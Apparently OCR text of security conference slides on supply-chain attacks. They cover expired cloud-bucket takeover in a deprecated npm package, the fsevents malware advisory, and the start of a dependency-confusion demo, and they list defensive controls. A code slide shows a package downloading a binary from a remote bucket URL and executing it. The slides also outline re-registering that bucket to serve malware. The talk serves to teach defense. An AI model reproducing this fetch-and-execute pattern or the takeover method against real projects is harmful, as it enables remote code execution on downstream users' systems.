


BREAKING THE SUPPLY CHAIN

LIVE HACKING MARATHON


kahsan@WRDH4FH4H2:~
⌥⌘1
~
08:51:24 pm
pip3 install xmltodict


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003

Source: xkcd



Source: Statista

Let‘s break the supply chain.

AGENDA

Live attack demos

Demo a wide range of attacks to own an organisation.

Counter measures

Explore what security controls could’ve prevented them.

Quick Hello!


Kaif Ahsan

Product Security Engineer
Atlassian


Kumar Soorya

Security Engineer
AWS

Content is personal research and does not represent the employers.



Demos are based on real incidents
with slight modifications



OPEN SOURCE SOFTWARE COMPROMISE

GETTING INITIAL ACCESS

ATTACK OVERVIEW

01


Identify a vulnerability in an end-of-life package.

02

Can we leverage the package to exploit any applications?

SETTING THE SCENE

Just a couple of hackers looking to make a profit.



We notice a deprecation notice of a popular package


Demo - Showcase the vulnerable package

1 Hardcoded URL to a remote resource

```
14
15 const TARGET_URL = 'https://sc-demo-test.nyc3.digitaloceanspaces.com/my-binary';
16 const BINARY_PATH = path.join(__dirname, 'my-binary');
17
18 async function download() {
19   const res = await fetch(TARGET_URL);
20   const fileStream = fs.createWriteStream(BINARY_PATH);
21   await new Promise((resolve, reject) => {
22     res.body.pipe(fileStream);
23     res.body.on('error', reject);
24     fileStream.on('finish', resolve);
25   });
26 }
27
28 function runBinary() {
29   exec(BINARY_PATH, (error, stdout, stderr) => {
30     if (error) {
31       console.error(`Error executing binary: ${error}`);
32       return;
33     }
34     console.log(`STDOUT: ${stdout}`);
35     console.error(`STDERR: ${stderr}`);
36   });
37 }
```


2 Resource is downloaded from the URL

The downloaded binary is then executed 3


'https://sc-demo-bucket.nyc3.digitaloceanspaces.com/my-binary'
Spaces name
Constant Digital Ocean Spaces Region
Filename

Limits

- You can create up to 100 Spaces buckets per account. If you need to raise this limit, contact support.
- You can share access to all of the buckets on an account or team, but not to specific buckets.
- Spaces currently does not support DigitalOcean tags or bucket tags.
- In the 1+ week period during which a bucket is pending destruction, you cannot reuse that Space's name. If you need to recover a bucket that is pending destruction, you can cancel a bucket's scheduled deletion in the control panel.



Does that mean after 1 week anyone can reuse?

Let the hacking begin

Demo - Creating the payload and registering the bucket

Vulnerability in the package

- The package downloads resources from a remote source as part of installation/execution.

- As the package was deprecated, the bucket/resource expired.

- We can re-register the source bucket again and upload our own malicious binary.

Demo - Showcase the build pipeline being compromised

Whenever a new install or usage happens, our malicious binary will be downloaded

OVERVIEW OF DEMO

- Identified risky behaviour in an EOL package.
- Took over the deprecated resources.
- Many systems still use the older version of the package.
- Gained access to systems/information.

Is this kind of scenario likely?

Malware in fsevents

Malware Published on Apr 28 to the GitHub Advisory Database • Updated on May 2

Vulnerability details | Dependabot alerts 0

Package	Affected versions	Patched versions
fsevents (npm)	>= 1.0.0, < 1.2.11	1.2.11

Description


This advisory is intended to inform the npm ecosystem with details to resolve a third-party malware incident that may have impacted your infrastructure if you are directly or transitively dependent on the fsevents npm package.

Overview

fsevents v1.0.0 <= v1.2.10 downloaded binary executables that contained unintended code due to an expired cloud storage resource being reclaimed by a third party.

OTHER SIMILAR ATTACKS


- NPM account taken over.
- The attacker pretends to be a legitimate contributor.
- The attacker buys the package from the maintainer.
- OSS library/package taken down / deleted.



PROACTIVE CONTROLS

- Controlling the ingestion sources.
- Establish proactive scanning capabilities.
- Creating an inventory - SBOM.
- Creating/strengthening end-of-life software policy.
- Having blacklisting/protective capabilities.
- Automating patching.
    - Renovate, Dependabot etc.

INCIDENT TIMELINE



We found internal-only packages.

DEPENDENCY CONFUSION ATTACK

PRIVILEGE ESCALATION

ATTACK OVERVIEW

01

We have identified the names of an internal package.


02

Can we replace the internal package with our own malicious package?

